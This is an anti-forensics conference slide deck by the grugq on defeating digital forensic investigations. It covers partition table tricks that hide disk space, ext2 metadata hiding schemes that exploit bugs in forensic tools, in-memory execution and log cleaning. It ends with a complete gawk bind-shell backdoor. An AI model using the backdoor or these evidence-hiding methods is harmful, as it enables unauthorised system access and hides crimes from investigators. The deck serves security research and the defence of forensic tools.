



The Art of Defiling

Defeating Forensic Analysis
the grugq

Overview

- Introduction
 - Forensics
 - Anti-Forensics
 - Anti-Forensics in Action
 - Q & A
-

Introduction

- Who
 - the grugq
 - What
 - Break forensic tools
 - Why
 - Under researched and critical
-



Forensics

Digital Forensic Investigations: Lightening Tour



Forensics Overview

- Introduction
 - Digital forensics process
 - Acquisition
 - Preservation
 - Identification
 - Evaluation
 - Presentation
 - Conclusion
-

Introduction

- Scientific method
 - Analysis vs. investigation
 - Evidence
 - Inculpatory
 - Exculpatory
 - Tampering
 - Chain of evidence
-

Forensics Outline

- Data Capture
 - Get everything which might contain evidence
 - Data Analysis
 - Search for evidence
 - Data Presentation
 - Present evidence
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Forensic Process Overview

- Acquisition
 - Preservation
 - Identification
 - Evaluation
 - Presentation
-


Acquisition

- Capture data for later analysis
 - Volatile data
 - Memory
 - Network traffic
 - Non-Volatile data
 - File system contents
 - Start the chain of evidence documentation
-

Preservation

- Bit level copy
 - Hash sums
 - Labeling
 - Cont. chain of evidence documentation
 - Start analysis documentation
-

Identification Graphic



Identification

- Bit level copy as input data
 - Parse data for file system representation
 - Extract all available data
 - Deleted content
 - OS files
 - logs
 - User files
 - Update analysis documentation
-

Evaluation

- Examine data
 - Determine relevance to case
 - If more data is required, go to Identification
 - Finish analysis documentation
-

Presentation

- Present all evidence
 - Employment tribunal
 - Court
 - Conclude chain of evidence documentation
-

Conclusion

- Forensics is a procedural, scientific process
 - Acquisition
 - Preservation
 - Identification
 - Evaluation
 - Presentation
 - Reproducible results
-



Anti-Forensics

***Reducing the Quantity and
Quality of Forensic Evidence
(since 1999)***



Overview

- Introduction
 - Digital forensics: the problems
 - Attacking the forensic process
 - Anti-Forensic Strategies
-

Anti-Forensic Introduction

- Mitigate the effectiveness of forensic investigation
 - Who uses it
 - Hackers
 - Dodgy employees
 - al Qaeda
 - Pedophiles
-

Digital Forensics: The Problems

- Forensic analysts have issues
 - Frequently short on time
 - Generally short on skills
 - Almost always slaves to their tools
 - Forensic tools have bugs
 - Traditional bugs, e.g. buffer overflows, format strings
 - File system implementation bugs
-

Attacking the Forensic Process

- Forensics as security technology
 - As vulnerable as other technologies
 - Less scrutinized than other technologies
 - Attacks for each stage of forensic process
-

Countering Data Capture

■ Acquisition

- Don't arouse suspicion
- Destroy hardware
- Eradicate the data

■ Preservation

- Nothing I can think of that's useful
-

Countering Data Analysis

- Identification
 - Hide the evidence
 - Don't leave any evidence
 - Evaluation
 - Encrypt everything
 - Proprietary data formats
-

Countering Data Presentation

- Presentation

- Trojan defense

- “Something” other than the computer owner did it

- Invisible Trojan Defense

- The Wookie defense of Information Security

- Confuse judge w/ “doubts”

- Most trials still rely on a confession

- “I’m a salesman. My job is to sell people jail sentences.”
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Anti-Forensic Strategies

- The Anti-Forensic Principle: Data is evidence
 - Prevent it from being found
 - Data Destruction
 - Data Hiding
 - Data Contraception
-

Data Destruction


- More difficult than it sounds
 - File content
 - File system meta data
 - Completely remove all relevant data
 - Alter file system meta-data
 - Time stamps
 - Restore file system to pre-file state
 - File system is not a secure, trusted, log
-

Data Hiding – Requirements

- Covert
 - Exploit bugs in forensic tools
 - Temporarily – ergo, insecure long term storage
 - Reliable
 - Data must not disappear
 - Secure
 - Can't be accessed without correct tools
 - Encrypted
-

Data Hiding Methodology

“Ladies and Gentlemen, I'm here
to talk about FISTing”




Filesystem Insertion & Subversion Technique

- FISTing is inserting data into places it doesn't belong
- Data storage in meta-data files
 - e.g. Journals, directory files, OLE2 files, etc.
- Modifying meta-data is dangerous!
 - Obey the FSCK!
- What holes can you FIST?



Holes for FISTing



FISTing wrap up

- Powerful methodology for data hiding
 - Effective against most forensic analysis
 - FISTing implementations will be explored later
-

Data Contraception

- No data: is good data
 - Two routes to practice “safe hacking”
 - Reduce the quantity of data
 - Minimize disk activity
 - Evidence prophylactics
 - Reduce the quality of data
 - Common tools rather than custom ones
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Reducing quantity

- Non-evidentiary rootkits / backdoors
 - In memory patching
 - In memory execution
 - Scripting – stdin rather than file
 - Binaries – userland exec()
-

Reducing quantity cont.

- Evidence prophylactics insulate code from the OS
 - IUDs provide access to an address space
 - Inter/Intra Userland Device
 - Process puppeteering
 - Immunitysec's Mosdef
 - CORE-SDI's Impact
-

Reducing quality

- Common tools reveal little about intent or purpose
 - Tools built from shell scripts
-



Anti-Forensics in Action

File System Attacks Gone Wild!
Live! Uncensored!




Overview

- Below the file system
 - Partition table attacks
 - Within the file system
 - Ext2fs attacks
 - Beyond the file system
 - In memory execution
-



Deep Disking

*It came from below the file
system!*



Deep Disking: Introduction

- Partition table is below FS layer
 - Partition table organizes the hard disk into “partitions”
 - Partitions are not in hardware
 - Only has meaning for software which cares
 - Operating System
 - Disk editors
 - Forensic tools
-

Deep Disking: Anti-Forensics

Pros

- File system neutral
- Attacks on forensic tool integrity
 - Usually taken for granted


Cons

- Exploitation is complex and dangerous
 - Not useful for post OS install attacks
 - High chance of data loss
 - Can break operating systems
-

Partition Table Layout

- Partition table is comprised of one or more partition vectors
 - A partition vector contains up to four partition table entries
 - First partition vector (primary partition table) may point to an extended partition
 - Extended partition contains a linked list of partition vectors
-

Partition Table Layout Graphic



Structures: partition table entry

```
struct partion_entry {
    unsigned char active;      /* boot active partition? */
    unsigned char start_head; /* start head for the partition XXX */
    unsigned char start_sec;  /* starting sector for the partition XXX */
    unsigned char start_cyl;  /* start cylinder for the partition XXX */
    unsigned char type;       /* partition table type */
    unsigned char end_head;   /* end head for partition XXX */
    unsigned char end_sec;    /* ending sector for partition XXX */
    unsigned char end_cyl;    /* ending cylinder for partition XXX */
    unsigned int  first_sec;   /* first sector of the partition */
    unsigned int  num_sec;     /* number of sectors in the partition */
} __attribute__((packed));
```

Partition Table: Attacks

- Excessive extended partitions
 - Extra “extended” partition vector entries
 - Errors in table alignment
 - Partition table FISTing
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Excessive Extended Partition Vectors

- Assumption: limit to number of extended partition vectors in the linked list
 - Technique: create more than n
 - Cause error conditions
 - Possibly buffer overflows
 - Definitely abort
-

Extra Extended Partition Tables

- Assumption: only one extended partition table entry per extended partition vector
 - Technique: multiple extended partition table entries
 - Can create disk space invisible to
 - Disk editor
 - Forensic tools
 - Windows and Linux can see these entries
-

Errors in Table Alignment

- Assumption: sum of all partition entries is equivalent to disk space size
 - Technique: misalignment of partition table entries
 - Cause buffer overflows / underflows
 - Technique: restorable logical partition
 - Restore for use, delete when done
 - Popular technique with many pedophiles
-

Partition Table FISTing

- Partition start is offset 64 sectors
 - Extended partition tables contain 446 bytes of padding
 - Just under 32k per extended partition vector
 - Not a high capacity data store
-



File System FISTing

*How to destroy your file system
in just a few easy steps*



File System Components

- File system layer
 - Meta data for the OS
 - Data content layer
 - Data storage units
 - Meta data layer
 - Organize data units into files
 - Name layer
 - Human addressable interface for files
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
Unix file system

- File system layer
 - Super block
 - Data content layer
 - Block
 - Meta data layer
 - Inode
 - Name layer
 - Directory file
-

Unix inodes

- File meta data
 - Reference counts, owner, group, permissions
 - Time stamps: modification, access, change
 - List of data blocks
 - Flexible extended array
 - Direct blocks
 - Indirect blocks
 - Doubly indirect block
 - Trebly indirect block
-


Unix inodes: graphic



Unix directory files

- Link inode numbers to file names

```
struct dirent {  
    int      inode;  
    short    rec_len;  
    short    name_len;  
    char     name[];  
}
```



Unix file system attacks

- Rune fs
 - Bad blocks inode
 - Waffen fs
 - Spoofed journal file
 - KY fs
 - Null directory entires
 - Data mule fs
 - Reserved space
-

Rune FS

- Bad Blocks inode 1, root ("/") inode 2
- Exploits bad bounds checking in TCT

```
if (inode < ROOT_INODE || inode > LAST_INO)
    return BAD_INODE;
```
- Implemented as a regular file, massive data storage



Waffen FS

- Adds an ext3 journal to an ext2 FS
 - Kernel determines FS type via /etc/fstab
 - e2fsck determines FS type via sb flags
 - Exploits lame forensic tools
 - Only implement 1 FS type (ext2)
 - Usually 32Mb storage (average journal sz)
-

KY FS

- Data storage in directory files
- Utilizes null directory entries

```
dirent {  
    inode = 0;  
    rec_len = BLOCK_SIZE;  
    name_len = 0;  
    name[] = ...  
}
```

- Almost unlimited space
-

KY FS details

- Kernel + fsck pseudo code:

```
for (dp = dir; dp < dir_end; dp += dp->rec_len)
    if (dp->inode == 0) /* is deleted? */
        continue;
```

- Forensic tools pseudo code:

```
if (dp->inode == 0 && dp->namelen > 0)
    /* recover deleted file name */
```

Data Mule FS

- Storage within file system meta-data structures
 - Reserved space
 - Padding
 - Remains untouched by kernel and fsck
 - Ignored by forensic tools
 - Only interested in data and meta-data
-

Data Mule FS -- space

- Super block: 759 bytes
 - Group descriptor: 14 bytes
 - Inode: 10 bytes
 - 1G ext2 file system, 4k blocks (default)
 - Groups: 8
 - Super blocks: 4 (3036 bytes)
 - Group descriptors: 64 (896 bytes)
 - Inodes: 122112 (1221120 bytes)
 - Total: 1225052 bytes \approx 1196k \approx 1M
-



Outer Bounds

Beyond disk level based attacks



Evidence prophylactics

- In process execution
 - Canvas
 - MOSDEF
 - CORE Impact
 - Syscall proxying
 - In memory execution
 - rexec
 - ftrans
-

Common tools

- GDB based process puppeteering
 - Shell scripts
 - FS state conservation tools
 - Log cleaners
 - Backdoors
-

Gawk remote access shell

```
#!/usr/bin/gawk -f
BEGIN {
    Port = 8080      # Port to listen on
    Prompt = "bkd> " # Prompt to display
    Service = "/inet/tcp/" Port "/0/0" # Open a listening port
    while (1) {
        do {
            printf Prompt |& Service      # Display the prompt
            Service |& getline cmd        # Read in the command
            if (cmd) {
                while ((cmd |& getline) > 0) # Execute the command and read response
                    print $0 |& Service # Return the response
                close(cmd)
            }
        } while (cmd != "exit")
        close(Service)
    }
}
```


Conclusion

- Forensics is as vulnerable as other security technologies
 - File systems are not an accurate log of system activity
 - Your file system is Owned
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Q & A
